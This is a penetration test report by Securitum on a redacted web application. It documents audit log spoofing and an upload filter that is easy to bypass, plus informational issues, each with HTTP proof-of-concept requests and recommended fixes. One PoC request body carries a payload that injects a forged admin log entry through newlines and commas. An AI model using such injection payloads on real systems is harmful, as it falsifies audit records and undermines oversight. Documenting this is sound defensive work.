securitum

Security report

SUBJECT

Web application

DATE

19.08.2024 - 28.08.2024

LOCATION

Poznan (Poland)

AUTHOR

Patryk Bogdan

VERSION

1.0

securitum

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the web application available at *[redacted]* address.

Tests were conducted using the following roles:

- Unauthenticated user (visitor of the website)
- Authenticated user (AUDITOR role)
- Authenticated user (API_KEY_MANAGER role)
- Authenticated user (MODEL_TUNER role)

The most severe vulnerability identified during the assessment was:

- Log spoofing vulnerability which allows users to fabricate audit log entries via specially crafted HTTP request

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, gobuster, ffuf, testssl.sh, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Additionally, 5 INFO issues are reported.

Contents

Change history

Document date	Version	Change description
28.08.2024	1.0	Creation of security report.

Vulnerabilities in the web application

[MEDIUM] SECURITUM-245321-001: Audit log spoofing

SUMMARY

The application uses the "AUDITOR" user role. This role has the appropriate permissions to generate reports on user activity in the application. This report contains detailed information about user behavior, including specific requests to the application, current time or IP addresses.

By appropriately modifying the requests directed to the application, it is possible to falsify the information that goes to the auditor's report. This is because the application does not filter requests directed to the HTTP server (including new lines and commas), which may consequently lead to the introduction of any information that is then visible to the user with the "AUDITOR" role.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To execute proper attack, following steps has to be taken:

- Request with spoofed report entry in a new line (MODEL_TUNER role)

```
POST /api/v1/policies/[redacted]/steps HTTP/1.1
Host: [redacted]
Cookie: SESSION=ZT[…]M0; XSRF-TOKEN=e4[…]2f; REDIRECT_URI=https://[redacted]/
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: e4fbb571-6828-484a-ae84-79e0de29fe2f
Content-Type: application/json
Content-Length: 256
Origin: [redacted]
Dnt: 1
Sec-Gpc: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{"id":"7d2b1161-1970-456d-8a91-fb5faa0c9ce0","name":"New                                    Policy
Step_1111111","description":"","type":"BUSINESS_LOGIC","solution":"NO_DECISION"}
1337,2024-01-0117:00:00.000,POST,admin@localhost.com,/api/v1/reports/audit-
report,,127.0.0.1,test_post_data
```

- Response from the webserver (MODEL_TUNER role)

```
HTTP/1.1 204
Date: Mon, 26 Aug 2024 17:42:02 GMT
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
```

```
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self'
'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src
http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()
```

- Request for report preview (AUDITOR role)

```
GET /api/v1/reports/download/[redacted] HTTP/1.1
Host: [redacted]
Cookie: SESSION=OD[…]E3; XSRF-TOKEN=90[…]de; REDIRECT_URI=https://[redacted]/
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive
```


- Response from the webserver (AUDITOR role)

```
HTTP/1.1 200
Date: Mon, 26 Aug 2024 17:42:17 GMT
Content-Type: application/octet-stream
Content-Length: 235698
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Disposition: attachment; filename="audit-report_2024-08-19_To_2024-08-26.csv"
ETag: [redacted]
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self'
'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src
http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

event_id,timestamp,method,principal,path,query,remote_address,body
1355,2024-08-19
14:41:26.277,POST,audytor15_securitum.pl#EXT#@[redacted],/login/saml2/sso/frontend-
saml,syncIdpRoles=true,[redacted],"{""roles"":[""MODEL_TUNER""],""active"":null,""countryGroups""
:[]}"
(...)
2818,2024-08-26
17:57:07.629,POST,audytor15_securitum.pl#EXT#@[redacted],/api/v1/policies/6427528b-7ecc-4415-
9db6-13b7b61adcd2/steps,,[redacted],"{""id"":""7d2b1161-1970-456d-8a91-
```

```
fb5faa0c9ce0"",""name"":""New                                                    Policy
Step_1111111"",""description"":""""",""type"":""BUSINESS_LOGIC"",""solution"":""NO_DECISION""}
1337,2024-01-0117:00:00.000,POST,admin@localhost.com,/api/v1/reports/audit-
report,,127.0.0.1,test_post_data"
2819,2024-08-26    17:57:16.533,POST,audytor16_securitum.pl#EXT#@[redacted],/api/v1/reports/audit-
report,,[redacted],"{""from"":""2024-08-19"",""to"":""2024-08-26"",""reportName"":""audit-
report""}"
```

- Preview of the spoofed report .csv filed



LOCATION

Creating a malicious query can be done from multiple endpoints. The bug is in the function responsible for placing content in the report.

Endpoint responsible for generating reports:

- *https://[redacted]/api/v1/reports/*

RECOMMENDATION

The application should appropriately encode the contents of the user's POST request before including its content in the report. Special attention should be paid to newline characters and commas.

[LOW] SECURITUM-245321-002: Upload of malicious files

SUMMARY

The application allows to upload files as attachments to confirmation tickets. The function that allows to upload a file uses a blacklist for filtration and allows to attach only permitted formats, such as images and documents. Filtration takes place in the user's browser already at the level of attaching the file and on the server side after it has been uploaded.

Due to the use of an incomplete blacklist, it is possible to upload files that may contain malicious content. Examples of extensions that can be uploaded to the server are: sh, ps1, reg, scr, dmg, vbe or lnk.

Uploaded files can be downloaded by other users who have access to the confirmation ticket function, e.g. by clicking directly on the link. This vulnerability can therefore be used to potentially infect other employees' computers.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To execute proper attack, following steps has to be taken:

- Uploading a file with a malicious extension (ps1)

```
POST /api/v1/files HTTP/1.1
Host: [redacted]
Cookie:  SESSION=OD[…]Nk;  REDIRECT_URI=https://[redacted]/approval-queue/details/fbd62e31-3d5a-4f0f-8b8d-142620513f61; XSRF-TOKEN=b5[…]73
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: b5f8f3c8-b33d-4e66-87de-4f7a5c6c5373
Content-Type:  multipart/form-data;  boundary=---------------------------413942231312827264603293699 66
Content-Length: 266
Origin: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

-----------------------------413942231312827264603293699 66
Content-Disposition: form-data; name="file"; filename="evil_file.ps1"
Content-Type: text/plain

Write-Host 'Evil powershell upload test!'

-----------------------------413942231312827264603293699 66--
```

- Response from the webserver

```
HTTP/1.1 200
Date: Sun, 25 Aug 2024 21:38:50 GMT
Content-Type: application/json
Content-Length: 217
```

```
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self' 'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

{"fileId":"8a2cfd23-7944-4742-9ee6-7801890d90e5","fileName":"evil_file.ps1","fileSize":266,"uploaderName":"audytor15_securitum.pl#EXT#@[redacted]","uploadDate":"2024-08-25","mimeType":"text/plain"}
```

- Request to the uploaded file

```
GET /api/v1/changeRequests/186cc11a-682d-4e2d-bfad-07f2279c1201/attachments/download?file=files/8a2cfd23-7944-4742-9ee6-7801890d90e5 HTTP/1.1
Host: [redacted]
Cookie: SESSION=OD[…]Nk; REDIRECT_URI=https://[redacted]/approval-queue/details/fbd62e31-3d5a-4f0f-8b8d-142620513f61; XSRF-TOKEN=b5[…]73
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive
```


- Response from the webserver

```
HTTP/1.1 200
Date: Sun, 25 Aug 2024 21:39:42 GMT
Content-Type: text/plain
Content-Length: 43
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Disposition: attachment; filename=evil_file.ps1
ETag: [redacted]
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
```

```
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self'
'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src
http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

Write-Host 'Evil powershell upload test!'
```

- Error when trying to upload a malicious extension file



- Successful download of banned extension

[REDACTED]

LOCATION

The entry refers to the following location:

- https://[redacted]/api/v1/files

RECOMMENDATION

It is recommended to create a list of allowed files and allow only those that are safe (whitelist) to be sent to the server. Verification should include the extension (*.*), kind (mimetype), type (headers) and size (maximum file size).

In addition, each file should be validated and verified for malware in all functionalities related to sending files to the server.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Informational issues

[INFO] SECURITUM-245321-003: Unauthorized report status preview

SUMMARY

The application has a function that allows to generate reports. This process consists of three steps: sending a request to generate a report, checking the status of the report generation and finally downloading the report itself. However, the function that allows you to view the status allows to check another user's report. This error therefore allows to check whether a report with the indicated ID exists in the database and what its status is. It is not possible to download someone else's report, but it is still possible to check the status of other users' reports.

It should be emphasized that viewing the status of the report is only possible for a short time during which the report is generated or has not been downloaded, because after downloading the report it cannot be displayed a second time.

The error does not generate any significant security implications. Still there are potential situations in which it could be used, e.g. in social engineering attacks or in combination with other vulnerabilities.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To conduct proper attack, following steps has to be taken:

- Preview of another user's report status

```
GET /api/v1/reports/status/[redacted]  HTTP/1.1
Host: [redacted]
Cookie: SESSION=YW[…]Aw; REDIRECT_URI=https://[redacted]/; XSRF-TOKEN=5d[…]7e
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: 5db89739-5ac3-4591-8103-d28e02ddba7e
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-aliveConnection: keep-alive
```

- Response from the webserver

```
HTTP/1.1 200
Date: Mon, 26 Aug 2024 16:43:49 GMT
Content-Type: application/json
Content-Length: 67
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
ETag: [redacted]
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

```
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self' 'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

{"status":"OK","reportName":"[redacted]"}
```

- Attempt to access a report with the same ID

```
GET /api/v1/reports/download/[redacted] HTTP/1.1
Host: [redacted]
Cookie: SESSION=YW[…]Aw; REDIRECT_URI=https://[redacted]/; XSRF-TOKEN=5d[…]7e
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: 5db89739-5ac3-4591-8103-d28e02ddba7e
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive
```

- Response from the webserver

```
HTTP/1.1 404
Date: Mon, 26 Aug 2024 16:44:20 GMT
Content-Type: application/problem+json
Content-Length: 310
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self' 'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

{"type":"about:blank","title":"Not Found","status":404,"detail":"Report not found by UUID:[redacted]","instance":"/api/v1/reports/download/[redacted]","message":"Report not found by UUID:[redacted]","code":"ReportNotFoundException"}
```

LOCATION

The entry refers to the following location:

- *https://[redacted]/api/v1/reports/status/*

RECOMMENDATION

To prevent checking the status of another user's report, it is recommended to verify queries in the context of the current user's session. Information about the generated report should be available only to the owner of the given document.

[INFO] SECURITUM-245321-004: Insecure configuration of Content-Security-Policy header

SUMMARY

The `Content-Security-Policy` (CSP) family header was identified in the application responses, but it is implemented in a way that may allow to execute a JavaScript code, in case of finding a Cross-Site Scripting (XSS) vulnerability. The content security policy is not currently enforced because the policy is served with the Content-Security-Policy-Report-Only header. This header will report any CSP violations but does not prevent any resources from being loaded.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

TECHNICAL DETAILS (PROOF OF CONCEPT)

Currently, the web server has the following headers specified:

```
HTTP/1.1 200
Date: Mon, 19 Aug 2024 15:50:03 GMT
Content-Type: application/octet-stream
Content-Length: 160
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Disposition: attachment; filename="[redacted]_2024-08-01_To_2024-08-19.csv"
ETag: [redacted]
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self' 'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()
(…)
```

As it may be observed, only the `Content-Security-Polciy-Report-Only` is present (highlighted in yellow).

In case of discovering a possibility to inject JavaScript code into the response content, a Cross-Site Scripting (XSS) attack may be performed.

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

It is recommended to consider implementation of the `Content-Security-Policy` header. To do this, define all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) and build CSP policy based on them.

If a large number of scripts defined directly in the HTML code (`<script>` tags or events such as `onclick`) is used, they should be placed in external JavaScript files or `nonce` policies should be used. More information is included in the links below:

- https://csp-evaluator.withgoogle.com/
- https://csp.withgoogle.com/docs/index.html
- https://report-uri.com/home/generate

[INFO] SECURITUM-245321-005: Lack of robots.txt file

SUMMARY

The application does not have a `robots.txt` file in its structure. The robots.txt file instructs search engine robots such as Googlebot or Bingbot about which parts of the page can be indexed and which should be skipped. Using the robots.txt file can help hide sensitive information or even potential errors on the website from search engines.

The robots.txt file is placed in the root directory of a website. It contains simple instructions that search engine robots must follow. The most important of these is the `User-Agent` directive, which specifies which robot the instruction applies to. You can then use the `Disallow` or `Allow` directive to block or allow access to specific paths on your site.

More information:

- https://developers.google.com/search/docs/crawling-indexing/robots/intro

TECHNICAL DETAILS (PROOF OF CONCEPT)

As shown below, robots.txt file is not present.

- HTTP request to /robots.txt endpoint

```
GET /robots.txt HTTP/1.1
Host: [redacted]
Cookie: SESSION=Yz[…]Iw; REDIRECT_URI=https://[redacted]/api-keys-management; XSRF-TOKEN=ee[…]41
User-Agent: […]
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+x
ml,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

- HTTP response

```
HTTP/1.1 404
Date: Tue, 20 Aug 2024 15:36:58 GMT
Content-Type: application/problem+json
Content-Length: 122
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
```

```
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self'
'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src
http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

{"type":"about:blank","title":"Not Found","status":404,"detail":"No static resource
robots.txt.","instance":"/robots.txt"}
```

LOCATION

The entry refers to the following location:

- https://[redacted]/robots.txt

RECOMMENDATION

It is recommended to add a robots.txt file with guidelines for web crawlers. The guidelines introduced should impose restrictions for web crawlers to minimize indexing of potentially sensitive content.

[INFO] SECURITUM-245321-006: Software type disclosure

SUMMARY

The application supports the vast majority of exceptions, but when trying to upload a file exceeding a few megabytes in size, it responds with a nginx server error. It is worth emphasizing that the message in the application suggests the possibility of uploading files up to 20 megabytes, but the server responds with an error even at a few megabytes.

Although the mere fact of disclosing information about the www server does not create a direct error, information about the type of software used may prove useful to potential attackers. Knowledge about the type of software used can be used in combination with other vulnerabilities or to narrow down attacks and create more precise attempts to break security.

Whenever possible, minimize information provided to users about the type and version of software used.

TECHNICAL DETAILS (PROOF OF CONCEPT)

As demonstrated below, the application responds with an error when attempting to upload a file.

- File upload HTTP request

```
POST /api/v1/files HTTP/1.1
Host: [redacted]
Cookie:  SESSION=ND[…]Iw;  REDIRECT_URI=https://[redacted]/approval-queue/details/78a52522-5f14-
4b41-9a94-b0a47a461079; XSRF-TOKEN=c3[…]63
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: c3b5c590-cad5-47e1-9ea1-91a8d2a9bf63
Content-Type:             multipart/form-data;             boundary=--------------------------
187292806716128912993988098746
Content-Length: 6990735
Origin: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

-----------------------------187292806716128912993988098746
Content-Disposition: form-data; name="file"; filename="file_1.txt"
Content-Type: text/plain

nycmuNhQnea2dm5EL8Oi7T8SRKAJWRPik824Pabq+nSU3FcZX9snFzcVpYvz5zC0bpIR0D0ZDHwsuP/w1yriBqeC+07ftBz02
uYBt898xfIH5E5J8r4HWSGr66f92T3j9JABpYNpEtK7W/14
(...)
QhvAkKvsOPWB7DsWI0ta4ED1EfqHevBrZXm01IRIAIjUrS3pY3olv2MvhZJ6raTGDFH/HPflwg4ww2W68tHyLcKFV0SeZXwKr
g+QAY85LMOP1/+xmFia/qURBswwFxCVcDtITle+4vo6rcsmABlPc7bjaqbFytOR09WuslfjuVrMpq3/tYZKlT00Z4DWphI1XR
kZiNp+oPCG/J9xHnVyhSUuX3CXSTxMLqmAN6aQO7hwIXRVmszrWbjOA/pSlmXwKcbPKx/zLihOzZuWnyXJTrQf+aXHS6CNju9
++yYHezW8JhMsvt8TZbYvA/6ErSL37goaEfJuxkH0TlIgE2s+iCiPDXySkAooD7IQ5L2fS5hSXVb+m1qRR1lJrK0HkZ4/t90=
```

- Response from the webserver

```
HTTP/1.1 413 Request Entity Too Large
Date: Mon, 26 Aug 2024 07:33:45 GMT
Content-Type: text/html
Content-Length: 176
Connection: close
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self'
'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src
http: https: data:
Strict-Transport-Security: max-age=31536000; includeSubDomains
Permissions-Policy: geolocation=()
Referrer-Policy: no-referrer

<html>
<head><title>413 Request Entity Too Large</title></head>
<body>
<center><h1>413 Request Entity Too Large</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

LOCATION

The entry refers to the following location:

- https://[redacted]/api/v1/files

RECOMMENDATION

It is advisable for the application to respond with personalized information about the error encountered. The file size can also be checked before attempting to upload it to the server.

[INFO] SECURITUM-245321-007: Blacklist for file validation

SUMMARY

The application has a function that allows to upload files for approval tickets. This function checks uploaded files for malicious extensions on both the client and server sides, but it operates on the principle of a blacklist.

Using a blacklist is not a recommended approach due to the possibility of uploading an extension that turns out to be malicious and that the application creator did not think of. Therefore, during the audit, it was proven that it is possible to upload extensions that, when launched, can execute malicious code on the user's computer, e.g. .sh or .ps1.

The recommended approach to validating file extensions is to use a whitelist, i.e. a list of allowed extensions and not a list of blocked, potentially harmful file types.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To conduct proper attack, following steps has to be taken:

- Attempt to upload a potentially malicious extension (.exe)

```
POST /api/v1/files HTTP/1.1
Host: [redacted]
Cookie:     SESSION=OG[…]ky;     REDIRECT_URI=https://[redacted]/policies/502d8f39-dac6-4cd8-8736-
e267bf339d3a/steps/e6ebffac-170d-4ceb-b5a3-c8cdb82d9458/details?; XSRF-TOKEN=54[…]9f
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: 54d3db28-548b-4c29-9d06-4ad5bda9079f
Content-Type:              multipart/form-data;              boundary=---------------------------
394926115130741577722774731 81
Content-Length: 222
Origin: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

-----------------------------394926115130741577722774731 81
Content-Disposition: form-data; name="file"; filename="test.exe"
Content-Type: text/plain

xyz

-----------------------------394926115130741577722774731 81--
```

- Response from the webserver (fail)

```
HTTP/1.1 400
Date: Sun, 25 Aug 2024 19:14:00 GMT
Content-Type: application/problem+json
Content-Length: 377
Connection: keep-alive
```

```
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Security-Policy-Report-Only: default-src 'self'; object-src 'none'; script-src 'self' 'unsafe-inline'; require-trusted-types-for 'script'; style-src 'self' 'unsafe-inline'; img-src http: https: data:
Referrer-Policy: no-referrer
Permissions-Policy: geolocation=()

{"type":"about:blank","title":"Bad Request","status":400,"detail":"File extension:text/plain is not equal to found mimeType:text/plain or detected raw file mimeType:application/x-dosexec","instance":"/api/v1/files","message":"File extension:text/plain is not equal to found mimeType:text/plain or detected raw file mimeType:application/x-dosexec","code":"InvalidFileException"}
```

- Uploading a file that is not in the blacklist (.tst)

```
POST /api/v1/files HTTP/1.1
Host: [redacted]
Cookie: SESSION=OG[…]ky; REDIRECT_URI=https://[redacted]/policies/502d8f39-dac6-4cd8-8736-e267bf339d3a/steps/e6ebffac-170d-4ceb-b5a3-c8cdb82d9458/details?; XSRF-TOKEN=54[…]9f
User-Agent: […]
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Xsrf-Token: 54d3db28-548b-4c29-9d06-4ad5bda9079f
Content-Type: multipart/form-data; boundary=---------------------------394926115130741577722774731 81
Content-Length: 222
Origin: [redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: keep-alive

-----------------------------394926115130741577722774731 81
Content-Disposition: form-data; name="file"; filename="test.tst"
Content-Type: text/plain

xyz

-----------------------------394926115130741577722774731 81--
```

- Response from the webserver (success)

```
HTTP/1.1 200
